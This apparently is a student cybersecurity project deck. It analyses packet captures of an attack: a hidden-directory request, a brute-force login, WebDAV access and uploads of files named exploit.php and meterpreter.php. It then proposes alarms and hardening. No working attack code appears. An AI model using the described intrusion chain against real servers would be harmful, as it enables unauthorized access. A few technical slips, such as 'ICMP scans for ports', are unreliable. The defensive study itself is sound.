




# Analysis: Finding the Request for the Hidden Directory




- The first request to the /company\_folders/secret\_folder/ was sent on July 1, 2021 at 22:54:47. There a total of 16,412 packets that include a Brute Force attack
- The files that were requested were /secret\_folder/connect\_to\_corp\_server and it contains instructions to access the /webdav/ directory as well as login credentials



# Analysis: Uncovering the Brute Force Attack




- There were a total of 16,396 requests made during the Brute Force attack
- The attacker made 16,391 failed attempts before the attack was successful




# Analysis: Finding the WebDAV Connection



- There were a total of 58 requests made to the /webdav/ directory
- And the files requested were password.dav, exploit.php, wxlvgp.php, meterpreter.php, and lib





# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

**What kind of alarm can be set to detect future port scans?**

- ❖ An alarm should be set if there are a significant amount of scans of ports that are not web ports (80 & 443) in a short amount of time
- ❖ The alarm should be set to trigger if there are more than 25 scans of ports other than 80 or 443 in under 5 minutes

## System Hardening

**What configurations can be set on the host to mitigate port scans?**

- ❖ Configure network firewalls to block inbound & outbound ICMP scans for any ports that are not port 80 or 443
- ❖ Close all ports that are not required to be exposed to the internet
- ❖ If any ports aside from 80 or 443 must be exposed to the internet, TCP Wrapping should be implemented to restrict who has access

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

**What kind of alarm can be set to detect future unauthorized access?**

- ❖ Set an alarm that if requests for the hidden directory exceed 2 per hour, it should alert the SOC
- ❖ Ideally, this should not be exposed to the internet

## System Hardening

**What configuration can be set on the host to block unwanted access?**

- ❖ Unless the directory has to be accessed externally, it should be on the local subnet only
- ❖ Encrypt the data within the directory if it must be exposed to the internet
- ❖ Require 2 factor authentication on logins that have access to the directory
- ❖ Set Firewall rules to block traffic to the directory except from whitelisted IP addresses

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

**What kind of alarm can be set to detect future brute force attacks?**

- ❖ HTTP 401 response codes (Unauthorized) are the main response whenever a failed login occurs, so this can be used to identify a Brute Force attack
- ❖ Set alarm for more than 10 HTTP 401 response codes on the same account in under 10 minutes

## System Hardening

**What configuration can be set on the host to block brute force attacks?**

- ❖ Set user policy that locks the account for 30 minutes after 10 failed login attempts
- ❖ Enable 2 factor authentication on all accounts
- ❖ Enable a random password validation delay of 1-3 seconds
- ❖ If more than 20 failed login attempts from the same IP sitewide occur in under 10 minutes, blacklist the IP address until it can be reviewed

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

**What kind of alarm can be set to detect future access to this directory?**

- ❖ An alarm should be set to notify the SOC anytime an IP address attempts to access the WebDAV directory that is not specifically on the whitelist of IP addresses that have permission
- ❖ Ideally, do not have this directory exposed to the internet

## System Hardening

**What configuration can be set on the host to control access?**

- ❖ Create a whitelist of allowed IP addresses
  - ❖ Set firewall rule that default-deny any IP address that is not on the whitelist of IP addresses
  - ❖ Apply 2 Factor Authorization to any login of the WebDAV directory
  - ❖ Require strong & complex passwords for every user that has access to the WebDAV directory
-



# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

**What kind of alarm can be set to detect future file uploads?**

- ❖ An alarm should be set for any port that is accessed that is not port 80 or 443
- ❖ An alarm should also trigger if there is a HTTP POST request from a non-whitelisted IP address

## System Hardening

**What configuration can be set on the host to block file uploads?**

- ❖ Set a firewall rule to deny inbound and outbound traffic on all ports that aren't 80 or 443 that aren't in a whitelisted IP list
  - ❖ Set the WebDAV directory to read only
  - ❖ Deploy anti-virus application that screens all incoming files and automatically updates daily
-

*The  
End*